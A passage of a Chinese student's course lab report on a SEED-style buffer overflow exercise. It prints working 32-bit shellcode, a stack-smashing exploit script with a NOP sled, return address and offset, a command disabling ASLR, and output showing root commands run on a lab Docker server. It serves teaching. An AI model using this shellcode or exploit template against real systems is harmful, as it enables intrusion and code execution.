课程实践报告

课　　程	**网络攻防技术(314006040)**
课 序 号	**3**
作业名称	**缓冲区溢出攻击实验**
评　　分	
姓　　名	邓嘉怡　**学号** 2022141530010
评阅意见	

1 作业题目

本实验的学习目标是让学生将从课堂上学到的有关缓冲区溢出漏洞的知识进行实践，从而获得有关该漏洞的第一手经验。缓冲区溢出是指程序试图将数据写入预先分配的固定长度缓冲区边界之外的情况。恶意用户可利用此漏洞改变程序的流控制，甚至执行任意代码。此漏洞是由于数据存储（如缓冲区）和控件存储（如返回地址）的混合造成的：数据部分的溢出会影响程序的控制流，因为溢出会改变返回地址。

本实验将提供四台不同的服务器，每台服务器运行一个带有缓冲区溢出漏洞的程序。实验任务是开发一个利用漏洞的程序，并最终获得这些服务器上的 root 权限。除了进行这些攻击实验之外，还将试验几种针对缓冲区溢出攻击的对策。学生需要评估这些计划是否有效，并解释原因。

2 实验步骤


环境准备

1. 学习基本 docker 指令

```
docker-compose build # Build the container image
docker-compose up # Start the container
docker-compose down # Shut down the container
dcbuild # Alias for: docker-compose build
dcup # Alias for: docker-compose up
dcdown # Alias for: docker-compose down
```

任务 1：熟悉 shellcode

1. 观察代码




```
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker         *
    "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
```

唯一可供修改的位置在这一行

2. 修改代码让他实现文件删除


```
/bin/rm -f ./testfile; echo suceessful;
```

要对齐*的位置



```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   "/bin/rm -f ./testfile; echo suceessful;                          *"
   "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd            *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
```


3. 尝试新建文件并运行 shellcode



```
[10/09/24]seed@VM:~/.../shellcode$ touch testfile
[10/09/24]seed@VM:~/.../shellcode$ ./shellcode_32.py
[10/09/24]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/09/24]seed@VM:~/.../shellcode$ a32.out
suceessful
```

```
touch testfile            //创建测试文件

./shellcode_32.py          //运行 shell

make

a32.out
```

4. 运行成功



```
[10/09/24]seed@VM:~/.../shellcode$ a64.out
total 64
-rwxrwxrwx 1 seed seed   160 Dec 22  2020 Makefile
-rwxrwxrwx 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct  9 10:26 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct  9 10:26 a64.out
-rwxrwxrwx 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   195 Oct  9 10:26 codefile_32
-rw-rw-r-- 1 seed seed   224 Oct  9 10:15 codefile_64
-rwxrwxrwx 1 seed seed  1222 Oct  9 10:26 shellcode_32.py
-rwxrwxrwx 1 seed seed  1360 Oct  9 10:01 shellcode_64.py
-rw-rw-r-- 1 seed seed     0 Oct  9 10:27 testfile
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[10/09/24]seed@VM:~/.../shellcode$ a32.out
suceessful
[10/09/24]seed@VM:~/.../shellcode$ a64.out
total 64
-rwxrwxrwx 1 seed seed   160 Dec 22  2020 Makefile
-rwxrwxrwx 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct  9 10:26 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct  9 10:26 a64.out
-rwxrwxrwx 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   195 Oct  9 10:26 codefile_32
-rw-rw-r-- 1 seed seed   224 Oct  9 10:15 codefile_64
-rwxrwxrwx 1 seed seed  1222 Oct  9 10:26 shellcode_32.py
-rwxrwxrwx 1 seed seed  1360 Oct  9 10:01 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```

这时候用 a64 来验证


在运行完 a32. out 后，通过 a64 中的 ls 语句，发现

testfile 确实被删除了

任务二：level-1 攻击

1. 环境配置


首先启动系 docker 环境



```
[10/09/24]seed@VM:~/.../Labsetup$ dcup
Starting server-3-10.9.0.7 ... done
Starting server-1-10.9.0.5 ... done
Starting server-4-10.9.0.8 ... done
Starting server-2-10.9.0.6 ... done
Attaching to server-3-10.9.0.7, server-2-10.9.0.6, server-4-10.9.0.8, server-1-1
0.9.0.5
```

关闭安全防护并重启 docker


```
sudo /sbin/sysctl -w kernel.randomize_va_space=0

dcup
```




```
[10/09/24]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-3-10.9.0.7 ... done
Creating server-1-10.9.0.5 ... done
Creating server-2-10.9.0.6 ... done
Creating server-4-10.9.0.8 ... done
Attaching to server-2-10.9.0.6, server-3-10.9.0.7, server-1-10.9.0.5, server-4-1
0.9.0.8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd3b8
server-1-10.9.0.5 | Buffer's address inside bof():    0xffffd348
server-1-10.9.0.5 | ==== Returned Properly ====
```

2. 修改 exploit.py 代码

修改 shellcode 并设定输出语句为 ls -l,回应 djy succeed



```
shellcode= (
  "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   #"                                                              *"
   "/bin/ls -l; echo djy succeed; /bin/tail -n 2 /etc/passwd  *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
```



```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd3b8+8        # Change this number
offset = 116                 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```


Python 3 ▾   Tab Width: 8 ▾   Ln 29, Col 63

将 shellcode 放置在字节序列末尾（设置 start 长度是 517-shellcode）

设置返回地址和偏移量，返回地址在结束地址上面八位的位置

Offset 要+4：因为 ebp 占用空间

3. 输出成功




```
[10/09/24]seed@VM:~/.../attack-code$ ./exploit.py
[10/09/24]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[10/09/24]seed@VM:~/.../attack-code$ 
```

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd3b8
server-1-10.9.0.5 | Buffer's address inside bof():    0xffffd348
server-1-10.9.0.5 | total 764
server-1-10.9.0.5 | -rw------- 1 root root 315392 Oct 10 01:29 core
server-1-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Oct  9 13:11 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Oct  9 13:11 stack
server-1-10.9.0.5 | djy succeed
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

任务三：Level-2 攻击

1. 发送数据



```
[10/09/24]seed@VM:~/.../Labsetup$ dcup
Starting server-2-10.9.0.6 ... done
Starting server-3-10.9.0.7 ... done
Starting server-1-10.9.0.5 ... done
Starting server-4-10.9.0.8 ... done
Attaching to server-3-10.9.0.7, server-2-10.9.0.6, server-1-10.9.0.5, server-4-1
0.9.0.8
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd648
server-2-10.9.0.6 | ==== Returned Properly ====
```


发现服务器只给出缓冲区地址，没有 ebp 值，因此无法得出缓冲区大小

2. 寻找缓冲区大小

因为缓冲区大小在 100-300 之间，所以 offset 在[104，304]之间，而且 offset 是 4 的倍数

因为 ret 后面的高地址都是 NOP 或者 shellcode 代码，所以如果另 ret 为地址+304+4 会指向 NOP 或者 shellcode 指令

